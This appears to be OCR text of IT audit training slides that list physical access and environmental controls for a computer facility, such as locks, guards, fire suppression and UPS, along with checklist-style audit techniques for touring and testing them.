
Controlled single entry point

Alarm system

Secured distribution cart

PHYSICAL ACCESS p.214-215

Recognize the Controls (example)



1. Door locks
   - 1a. bolting
   - 1b. combination
   - 1c. electronic
   - 1d. biometric
2. Controlled entry points
   - Monitoring
     - Logged entry
     - Photo Ids
     - Video Cameras
   - Alarm System
3. Personnel
   - 3a. Security Guards
   - 3b. Escorts
   - 3c. Bonded Maintenance
   - 3d. Receptionist
4. Computer
   - 4a. Terminal/floppy locks
   - 4d. Secure print center

Use Proven Audit Techniques

- Take a tour -ask to see
  - ✓ computer room
  - ✓ programmers' area
  - ✓ tape library
  - ✓ printer stations
  - management offices
  - location of all consoles
  - ✓ print rooms
  - ✓ storage rooms
  - power supply
  - comm rooms
  - ✓ media library
  - off-site storage
- Collect documentation along the way


PHYSICAL ACCESS p.215-216

PHYSICAL SUMMARY

- IDENTIFY - Take the tour
- EVALUATE - are the access paths covered
- TEST - observe, check logs and key inventory
- ASSESS - Are access paths covered?


ENVIRONMENTAL

Understand the issues




Exactly what should be protected?

Identify the Exposures



1. Fire
2. Natural Disaster
3. Power failure
4. Power Spike
5. Air Conditioning Failure
6. Electrical Shock
7. Equipment Failure
8. Water Damage
9. Bomb Threat

Some exposures are controllable




1. Manufacturer's specs
2. Static Electricity
3. Cleanliness
4. Backup media protection

Know these environmental controls

- Water detectors
- Hand-held fire extinguishers
- Manual fire alarms
- Smoke detectors
- Fire suppression systems
- Computer room location
- Fire department inspections
- Fireproof walls, floors and ceilings
- Electrical surge protectors
- Uninterruptible power supply
- Emergency power-off switch
- Redundant power lines
- Fire-resistant panels and conduit
- Prohibitions
- Fire resistant office materials
- Emergency evacuation plans

ENVIRONMENTAL p.217-220

Environmental Controls (example)



1. Water Detectors
2. Fire Detection & Recovery
   - 2a. Extinguishers
   - 2b. Manual Alarms
   - 2c. Smoke Detectors
   - 2d. Suppression Systems
   - 2e. Inspections
   - 2f. Fireproofing
   - 2g. Fire Resistant Cables
   - 2h. Fire Resistant Materials
3. Power Issues
   - Surge protectors
   - UPS
   - Emergency Power-off
   - Redundant Supply Lines
4. General
   - No Eating & Drinking
   - Business Recovery Plans

Use Proven Audit Techniques

- Take a tour -ask to see
  - water and smoke detectors
  - ✓ fire extinguishers
  - ✓ fire suppression systems
  - evidence of regular fire department inspection
  - ✓ fireproof materials surrounding computer room
  - ✓ surge protectors
  - ✓ evidence of redundant power supply
  - ✓ business continuity plan
  - fire-resistant wiring panels
  - ✓ generator test logs
  - ✓ emergency evacuation plans
  - ✓ humidity/temperature controls
- Collect documentation along the way

TEST

- Observation*
- Documentation of independent inspections**
- Documentation of equipment specifications**

**** substantive testing, ** control testing***

ENVIRONMENTAL SUMMARY

- ITEMS
- CONTROLS
- MONITORING MECHANISMS

ENVIRONMENTAL SUMMARY

- IDENTIFY - Take the tour
- EVALUATE - are the expected controls in place
- TEST - observe, check logs and test records
- ASSESS - Are environmental risks covered?

DATA VALIDATION PROCESSING & BALANCING

Understand the issues: what are application controls?


Controls over:

- input
- processing
- output

